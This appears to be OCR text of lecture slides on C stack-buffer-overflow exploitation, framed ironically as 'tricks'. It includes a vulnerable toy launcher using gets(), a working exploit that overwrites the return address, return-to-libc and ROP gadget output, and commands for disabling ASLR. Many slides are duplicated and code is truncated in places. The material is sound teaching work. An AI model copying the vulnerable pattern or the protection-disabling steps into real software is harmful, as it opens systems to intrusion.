
```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = fals
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "J
        allowaccess = true;

    if (allowaccess) {
        puts("Access grante
        launch_missiles(n_m
    }

    if (!allowaccess)
        puts("Access denied
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```




```
int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
        uint8_t padding2[8];
        void * saved_ebp;
        void * return_address;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 3;
    sf.saved_ebp = (void*)0xbffffa88;
    sf.return_address = (void*)0x080484c8;

    while (true) {
        sf.n_missiles++;
        fwrite(&sf, sizeof sf, 1, stdout);
        putchar('\n');
    }
}
```

```
$ ./exploit | ./launch
Access granted
Launching 4 missiles
Access granted
Launching 5 missiles
Access granted
```


```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = fals
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "J
        allowaccess = true;

    if (allowaccess) {
        puts("Access grante
        launch_missiles(n_m
    }

    if (!allowaccess)
        puts("Access denied
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```




```
int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
        uint8_t padding2[8];
        void * saved_ebp;
        void * return_address;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 3;
    sf.saved_ebp = (void*)0xbffffa88;
    sf.return_address = (void*)0x080484c8;

    while (true) {
        sf.n_missiles++;
        fwrite(&sf, sizeof sf, 1, stdout);
        putchar('\n');
    }
}
```

```
$ ./exploit | ./launch
Access granted
Launching 4 missiles
Access granted
Launching 5 missiles
Access granted
Launching 6 missiles
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = fals
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "J
        allowaccess = true;

    if (allowaccess) {
        puts("Access grante
        launch_missiles(n_m
    }

    if (!allowaccess)
        puts("Access denied
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```




```
int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
        uint8_t padding2[8];
        void * saved_ebp;
        void * return_address;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 3;
    sf.saved_ebp = (void*)0xbffffa88;
    sf.return_address = (void*)0x080484c8;

    while (true) {
        sf.n_missiles++;
        fwrite(&sf, sizeof sf, 1, stdout);
        putchar('\n');
    }
}
```

```
$ ./exploit | ./launch
Access granted
Launching 4 missiles
Access granted
Launching 5 missiles
Access granted
Launching 6 missiles
...
```

Overwriting the return-address is an example of **arc injection,** where we change the execution flow of the program. This technique can also be used to jump into a function in the standard library, for example, first push the address of a string, say `"cat /etc/password"` and then jump to the `system()`. Therefore this technique is sometimes referred to as **return to libc**.

```
void launch_missile
{
    printf("Launchi
    // TODO: implem
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = fals
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "J
        allowaccess = true;

    if (allowaccess) {
        puts("Access grante
        launch_missiles(n_m
    }

    if (!allowaccess)
        puts("Access denied
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x03	0x00	0x00	0x00
	0x00	0x00	0x00	0x01
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0xc8	0x84	0x04	0x08

```
    uint8_t padding1[3];
    bool allowaccess;
    uint8_t padding2[8];
    void * saved_ebp;
    void * return_address;
} sf;

memset(&sf, 0, sizeof sf);

sf.allowaccess = true;
sf.n_missiles = 3;
sf.saved_ebp = (void*)0xbffffa88;
sf.return_address = (void*)0x080484c8;

while (true) {
    sf.n_missiles++;
    fwrite(&sf, sizeof sf, 1, stdout);
    putchar('\n');
}
```

```
$ ./exploit | ./launch
Access granted
Launching 4 missiles
Access granted
Launching 5 missiles
Access granted
Launching 6 missiles
...
```

Overwriting the return-address is an example of **arc injection,** where we change the execution flow of the program. This technique can also be used to jump into a function in the standard library, for example, first push the address of a string, say `"cat /etc/password"` and then jump to the `system()`. Therefore this technique is sometimes referred to as **return to libc**.

```
void launch_missile
{
    printf("Launchi
    // TODO: implem
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = fals
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "J
        allowaccess = true;

    if (allowaccess) {
        puts("Access grante
        launch_missiles(n_m
    }

    if (!allowaccess)
        puts("Access denied
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
        uint8_t padding1[3];
        bool allowaccess;
        uint8_t padding2[8];
        void * saved_eb
        void * retu       ress;
    } sf;

    me                    f);

                  d*)0xbffffa88;
              ess = (void*)0x080484c8;

    (true) {
    sf.n_missiles++;
    fwrite(&sf, sizeof sf, 1, stdout);
    putchar('\n');
}
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	
	0x00	0x00		
	0x00			
				0x00
			0xff	0xbf
		0x84	0x04	0x08

0xbf

}

Trick #8:

Write code that allows buffer overflows

```
$ ./exploit | ./launch
Access granted
Launching 4 missiles
Access granted
Launching 5 missiles
Access granted
Launching 6 missiles
...
```

compiled with -fno-stack-protector

```
080484c8   <authenticate_and_launch>:
 80484c8   push   ebp
 80484c9   mov    ebp,esp
 80484cb   sub    esp,0x28



 80484ce   mov    DWORD PTR [ebp-0x10],0x2
 80484d5   mov    BYTE PTR [ebp-0x9],0x0
 80484d9   mov    DWORD PTR [esp],0x8048617
 80484e0   call   8048360 <printf@plt>
 80484e5   lea    eax,[ebp-0x18]
 80484e8   mov    DWORD PTR [esp],eax
 80484eb   call   8048370 <gets@plt>
 80484f0   mov    DWORD PTR [esp+0x4],0x8048620
 80484f8   lea    eax,[ebp-0x18]
 80484fb   mov    DWORD PTR [esp],eax
 80484fe   call   8048350 <strcmp@plt>
 8048503   test   eax,eax
 8048505   jne    804850b <authenticate_and_launch+0x43>
 8048507   mov    BYTE PTR [ebp-0x9],0x1
 804850b   cmp    BYTE PTR [ebp-0x9],0x0
 804850f   je     8048528 <authenticate_and_launch+0x60>
 8048511   mov    DWORD PTR [esp],0x8048627
 8048518   call   8048380 <puts@plt>
 804851d   mov    eax,DWORD PTR [ebp-0x10]
 8048520   mov    DWORD PTR [esp],eax
 8048523   call   80484ad <launch_missiles>
 8048528   movzx  eax,BYTE PTR [ebp-0x9]
 804852c   xor    eax,0x1
 804852f   test   al,al
 8048531   je     804853f <authenticate_and_launch+0x77>
 8048533   mov    DWORD PTR [esp],0x8048636
 804853a   call   8048380 <puts@plt>




 804853f   leave
 8048540   ret
```

compiled with -fstack-protector

```
08048518   <authenticate_and_launch>:
 8048518   push   ebp
 8048519   mov    ebp,esp
 804851b   sub    esp,0x38
 804851e   mov    eax,gs:0x14
 8048524   mov    DWORD PTR [ebp-0xc],eax
 8048527   xor    eax,eax
 8048529   mov    DWORD PTR [ebp-0x18],0x2
 8048530   mov    BYTE PTR [ebp-0x19],0x0
 8048534   mov    DWORD PTR [esp],0x8048687
 804853b   call   80483a0 <printf@plt>
 8048540   lea    eax,[ebp-0x14]
 8048543   mov    DWORD PTR [esp],eax
 8048546   call   80483b0 <gets@plt>
 804854b   mov    DWORD PTR [esp+0x4],0x8048690
 8048553   lea    eax,[ebp-0x14]
 8048556   mov    DWORD PTR [esp],eax
 8048559   call   8048390 <strcmp@plt>
 804855e   test   eax,eax
 8048560   jne    8048566 <authenticate_and_launch+0x4e>
 8048562   mov    BYTE PTR [ebp-0x19],0x1
 8048566   cmp    BYTE PTR [ebp-0x19],0x0
 804856a   je     8048583 <authenticate_and_launch+0x6b>
 804856c   mov    DWORD PTR [esp],0x8048697
 8048573   call   80483d0 <puts@plt>
 8048578   mov    eax,DWORD PTR [ebp-0x18]
 804857b   mov    DWORD PTR [esp],eax
 804857e   call   80484fd <launch_missiles>
 8048583   movzx  eax,BYTE PTR [ebp-0x19]
 8048587   xor    eax,0x1
 804858a   test   al,al
 804858c   je     804859a <authenticate_and_launch+0x82>
 804858e   mov    DWORD PTR [esp],0x80486a6
 8048595   call   80483d0 <puts@plt>
 804859a   mov    eax,DWORD PTR [ebp-0xc]
 804859d   xor    eax,DWORD PTR gs:0x14
 80485a4   je     80485ab <authenticate_and_launch+0x93>
 80485a6   call   80483c0 <__stack_chk_fail@plt>
 80485ab   leave
 80485ac   ret
```

compiled with -fno-stack-protector

```
080484c8   <authenticate_and_launch>:
 80484c8   push   ebp
 80484c9   mov    ebp,esp
 80484cb   sub    esp,0x28



 80484ce   mov    DWORD PTR [ebp-0x10],0x2
 80484d5   mov    BYTE PTR [ebp-0x9],0x0
 80484d9
 80484e0
 80484e5   lea    eax,[ebp-0x18]
 80484e8   mov    DWORD PTR [esp],eax
 80484eb   call   8048370 <gets@plt>
 80484f0   mov    DWORD PTR [esp+0x4],0x8048620
 80484f8   lea    eax,[ebp-0x18]
 80484fb   mov    DWORD PTR [esp],eax
 80484fe   call   8048350 <strcmp@plt>
 8048503   test   eax,eax
 8048505   jne    804850b <authenticate_and_launch+0x43>
 8048507   mov    BYTE PTR [ebp-0x9],0x1
 804850b   cmp    BYTE PTR [ebp-0x9],0x0
 804850f   je     8048528 <authenticate_and_launch+0x60>
 8048511   mov    DWORD PTR [esp],0x8048627
 8048518   call   8048380 <puts@plt>
 804851d   mov    eax,DWORD PTR [ebp-0x10]
 8048520   mov    DWORD PTR [esp],eax
 8048523   call   80484ad <launch_missiles>
 8048528   movzx  eax,BYTE PTR [ebp-0x9]
 804852c   xor    eax,0x1
 804852f   test   al,al
 8048531   je     804853f <authenticate_and_launch+0x77>
 8048533   mov    DWORD PTR [esp],0x8048636
 804853a   call   8048380 <puts@plt>




 804853f   leave
 8048540   ret
```

```
$ gcc -fno-stack-protector launch.c
```

compiled with -fstack-protector

```
08048518   <authenticate_and_launch>:
 8048518   push   ebp
 8048519   mov    ebp,esp
 804851b   sub    esp,0x38
 804851e   mov    eax,gs:0x14
 8048524   mov    DWORD PTR [ebp-0xc],eax
 8048527   xor    eax,eax
 8048529   mov    DWORD PTR [ebp-0x18],0x2
 8048530   mov    BYTE PTR [ebp-0x19],0x0
 8048540   lea    eax,[ebp-0x14]
 8048543   mov    DWORD PTR [esp],eax
 8048546   call   80483b0 <gets@plt>
 804854b   mov    DWORD PTR [esp+0x4],0x8048690
 8048553   lea    eax,[ebp-0x14]
 8048556   mov    DWORD PTR [esp],eax
 8048559   call   8048390 <strcmp@plt>
 804855e   test   eax,eax
 8048560   jne    8048566 <authenticate_and_launch+0x4e>
 8048562   mov    BYTE PTR [ebp-0x19],0x1
 8048566   cmp    BYTE PTR [ebp-0x19],0x0
 804856a   je     8048583 <authenticate_and_launch+0x6b>
 804856c   mov    DWORD PTR [esp],0x8048697
 8048573   call   80483d0 <puts@plt>
 8048578   mov    eax,DWORD PTR [ebp-0x18]
 804857b   mov    DWORD PTR [esp],eax
 804857e   call   80484fd <launch_missiles>
 8048583   movzx  eax,BYTE PTR [ebp-0x19]
 8048587   xor    eax,0x1
 804858a   test   al,al
 804858c   je     804859a <authenticate_and_launch+0x82>
 804858e   mov    DWORD PTR [esp],0x80486a6
 8048595   call   80483d0 <puts@plt>
 804859a   mov    eax,DWORD PTR [ebp-0xc]
 804859d   xor    eax,DWORD PTR gs:0x14
 80485a4   je     80485ab <authenticate_and_launch+0x93>
 80485a6   call   80483c0 <__stack_chk_fail@plt>
 80485ab   leave
 80485ac   ret
```

compiled with -fno-stack-protector

```
080484c8   <authenticate_and_launch>:
 80484c8   push   ebp
 80484c9   mov    ebp,esp
 80484cb   sub    esp,0x28



 80484ce   mov    DWORD PTR [ebp-0x10],0x2
 80484d5   mov    BYTE PTR [ebp-0x9],0x0
 80484d9
 80484e0
 80484e5   lea    eax,[ebp-0x18]
 80484e8   mov    DWORD PTR [esp],eax
 80484eb   call   8048370 <gets@plt>
 80484f0   mov    DWORD PTR [esp+0x4],0x8048620
 80484f8   lea    eax,[ebp-0x18]
 80484fb   mov    DWORD PTR [esp],eax
 80484fe   call   8048350 <strcmp@plt>
 8048503   test   eax,eax
 8048505   jne    804850b <authenticate_and_launch+0
 8048507   mov    BYTE PTR [ebp-0x9],0x1
 804850b   cmp    BYTE PTR [ebp-0x9],0x0
 804850f   je     8048528 <authenticat
 8048511   mov    DWORD PTR [esp]
 8048518   call   8048380 <pu
 804851d   mov    eax,DW
 8048520   mov    DW
 8048523   call
 8048528   movzx
 804852c   xor
 804852f   test
 8048531   je     8                  launch+0x77>
 8048533   mov    DW                 048636
 804853a   call   804                plt>



 804853f   leave
 8048540   ret
```

$ gcc -fno-stack-protector launch.c

Trick #9:

Disable stack protection

compiled with -fstack-protector

```
08048518   <authenticate_and_launch>:
 8048518   push   ebp
 8048519   mov    ebp,esp
 804851b   sub    esp,0x38
 804851e   mov    eax,gs:0x14
 8048524   mov    DWORD PTR [ebp-0xc],eax
 8048527   xor    eax,eax
 8048529   mov    DWORD PTR [ebp-0x18],0x2
 8048530   mov    BYTE PTR [ebp-0x19],0x0
 8048534
 8048540   lea    eax,[ebp
 8048543   mov    DWOR                ],eax
 8048546   call                       lt>
 804854b   mo                       0x4],0x8048690
 8048553
 804                                ax
                                    t>

                                    ate_and_launch+0x4e>
                                    0x19],0x1
                                    [ebp-0x19],0x0
                                    583 <authenticate_and_launch+0x6b>
                                    DWORD PTR [esp],0x8048697
                                    80483d0 <puts@plt>
 804857b   mov    eax,DWORD PTR [ebp-0x18]
 804857b   mov    DWORD PTR [esp],eax
 804857e   call   80484fd <launch_missiles>
 8048583   movzx  eax,BYTE PTR [ebp-0x19]
 8048587   xor    eax,0x1
 804858a   test   al,al
 804858c   je     804859a <authenticate_and_launch+0x82>
 804858e   mov    DWORD PTR [esp],0x80486a6
 8048595   call   80483d0 <puts@plt>
 804859a   mov    eax,DWORD PTR [ebp-0xc]
 804859d   xor    eax,DWORD PTR gs:0x14
 80485a4   je     80485ab <authenticate_and_launch+0x93>
 80485a6   call   80483c0 <__stack_chk_fail@plt>
 80485ab   leave
 80485ac   ret
```

One mechanism that makes it difficult to do arc injection or return to lib-c is **ASLR (address space layout randomization)**. When ASLR is enabled key data areas gets a "hard to guess" positions when the program is being loaded and executed. For ASLR to work properly your code must also compile as **position independent code** (-fpic , -fpie)

One mechanism that makes it difficult to do arc injection or return to lib-c is **ASLR (address space layout randomization)**. When ASLR is enabled key data areas gets a "hard to guess" positions when the program is being loaded and executed. For ASLR to work properly your code must also compile as **position independent code** (-fpic , -fpie)

```
void foo(void)
{
    puts("David rocks!");
}

int main(void)
{
    char * str = "David rocks!";
    printf("%p\n", foo);
    printf("%p\n", str);
    printf("%p\n", system);
}
```

One mechanism that makes it difficult to do arc injection or return to lib-c is **ASLR (address space layout randomization)**. When ASLR is enabled key data areas gets a "hard to guess" positions when the program is being loaded and executed. For ASLR to work properly your code must also compile as **position independent code** (-fpic , -fpie)

```
void foo(void)
{
    puts("David rocks!");
}

int main(void)
{
    char * str = "David rocks!";
    printf("%p\n", foo);
    printf("%p\n", str);
    printf("%p\n", system);
}
```

ASLR disabled

```
$ ./a.out
0x804844d
0x8048540
0x8048320
$ ./a.out
0x804844d
0x8048540
0x8048320
$ ./a.out
0x804844d
0x8048540
0x8048320
$
```

One mechanism that makes it difficult to do arc injection or return to lib-c is **ASLR (address space layout randomization)**. When ASLR is enabled key data areas gets a "hard to guess" positions when the program is being loaded and executed. For ASLR to work properly your code must also compile as **position independent code** (-fpic , -fpie)

```
void foo(void)
{
    puts("David rocks!");
}

int main(void)
{
    char * str = "David rocks!";
    printf("%p\n", foo);
    printf("%p\n", str);
    printf("%p\n", system);
}
```

ASLR disabled

```
$ ./a.out
0x804844d
0x8048540
0x8048320
$ ./a.out
0x804844d
0x8048540
0x8048320
$ ./a.out
0x804844d
0x8048540
0x8048320
$
```

ASLR enabled

```
$ ./a.out
0xb77cf64b
0xb77cf770
0xb764af50
$ ./a.out
0xb777264b
0xb7772770
0xb75edf50
$ ./a.out
0xb772b64b
0xb772b770
0xb75a6f50
$
```

One mechanism that makes it difficult to do arc injection or return to lib-c is **ASLR (address space layout randomization)**. When ASLR is enabled key data areas gets a "hard to guess" positions when the program is being loaded and executed. For ASLR to work properly your code must also compile as **position independent code** (-fpic , -fpie)

```
void foo(void)
{
    puts("David rocks!");
}

int main(void)
{
    char * str = "David rocks!";
    printf("%p\n", foo);
    printf("%p\n", str);
    printf("%p\n", system);
}
```

ASLR disabled

```
$ ./a.out
0x804844d
0x8048540
0x8048320
$ ./a.out
0x804844d
0x8048540
0x8048320
$ ./a.out
0x804844d
0x8048540
0x8048320
$
```

ASLR enabled

```
$ ./a.out
0xb77cf64b
0xb77cf770
0xb764af50
$ ./a.out
0xb777264b
0xb7772770
0xb75edf50
$ ./a.out
0xb772b64b
0xb772b770
0xb75a6f50
$
```

However, there are many ways to disable/enable ASLR.

One mechanism that makes it difficult to do arc injection or return to lib-c is **ASLR (address space layout randomization)**. When ASLR is enabled key data areas gets a "hard to guess" positions when the program is being loaded and executed. For ASLR to work properly your code must also compile as **position independent code** (-fpic , -fpie)

```
void foo(void)
{
    puts("David rocks!");
}

int main(void)
{
    char * str = "David rocks!";
    printf("%p\n", foo);
    printf("%p\n", str);
    printf("%p\n", system);
}
```

ASLR disabled

```
$ ./a.out
0x804844d
0x8048540
0x8048320
$ ./a.out
0x804844d
0x8048540
0x8048320
$ ./a.out
0x804844d
0x8048540
0x8048320
$
```

ASLR enabled

```
$ ./a.out
0xb77cf64b
0xb77cf770
0xb764af50
$ ./a.out
0xb777264b
0xb7772770
0xb75edf50
$ ./a.out
0xb772b64b
0xb772b770
0xb75a6f50
$
```

However, there are many ways to disable/enable ASLR.

- Disable / enbable ASLR with "`echo` *value* `> /proc/sys/kernel/randomize_va_space`"
- Change set "`kernel.randomize_va_space =` *value*" in /etc/sysctl.conf
- Boot linux with the `norandmaps` parameter

One mechanism that makes it difficult to do arc injection or return to lib-c is **ASLR (address space layout randomization)**. When ASLR is enabled key data areas gets a "hard to guess" positions when the program is being loaded and executed. For ASLR to work properly your code must also compile as **position independent code** (-fpic , -fpie)


```
void foo(void)
{
    puts("David rocks!");
}

int main(void)
{
    char * str = "David rocks!";
    printf("%p\n", foo);
    printf("%p\n", str);
    printf("%p\n", system);
}
```

ASLR disabled

```
$ ./a.out
0x804844d
0x8048540
0x8048320
$ ./a.out
0x804844d
0x8048540
0x8048320
```

ASLR enabled

```
$ ./a.out
0xb772b64b
0xb772b770
0xb75a6f50
$ ./a.out
0xb772b64b
0xb772b770
0xb75a6f50
$
```



However, there are many ways to disable/enable ASLR.

- Disable / enbable ASLR with "`echo` *value* `> /proc/sys/kernel/randomize_va_space`"
- Change set "`kernel.randomize_va_space =` *value*" in /etc/sysctl.conf
- Boot linux with the `norandmaps` parameter



intel
pentium 4
1.8GHZ/256/400/1.75V
SL5UK MALAY
L150A251-0645
INTEL©'01

Linux 2.4

Trick #11:

Avoid hardware and operating systems that enforce DEP/W^X/NX-bit

About finding gadgets for
Return Oriented Programming (ROP)



About finding gadgets for
Return Oriented Programming (ROP)

```
$ od -An -x ./launch
...
0006 0000 0018 0000 0004 0000 0014 0000
0003 0000 4e47 0055 245b fe3c 81c6 d16a
0cca b71a 27d0 7b1f b5ab 697f 0002 0000
04a0 ff08 c9d2 89c3 8df6 27bc 0000 0000
...
3d80 a030 0804 7500 5513 e589 ec83 e808
ff7c ffff 05c6 a030 0804 c901 c3f3 9066
10a1 049f 8508 74c0 b81f 0000 0000 c085
1674 8955 83e5 18ec 04c7 1024 049f ff08
c9d0 79e9 ffff 90ff 73e9 ffff 55ff e589
ec83 8b18 0845 4489 0424 04c7 7024 0486
...
e808 fe8a ffff c3c9 8955 83e5 38ec a165
0014 0000 4589 31f4 c7c0 e845 0002 0000
45c6 00e7 04c7 8724 0486 e808 fe60 ffff
458d 89ec 2404 65e8 fffe c7ff 2444 9004
...
0486 8d08 ec45 0489 e824 fe32 ffff c085
0475 45c6 01e7 7d80 00e7 1774 04c7 9724
0486 e808 fe58 ffff 458b 89e8 2404 7ae8
...
```

About finding gadgets for Return Oriented Programming (ROP)

```
$ python ROPgadget.py --binary ./launch --depth 4
...
0x080487eb : adc al, 0x41 ; ret
0x08048464 : add al, 8 ; call eax
0x080484a1 : add al, 8 ; call edx
0x08048466 : call eax
0x080484a3 : call edx
0x08048485 : clc ; jne 0x804848c ; ret
0x08048515 : dec ecx ; ret
0x080487ec : inc ecx ; ret
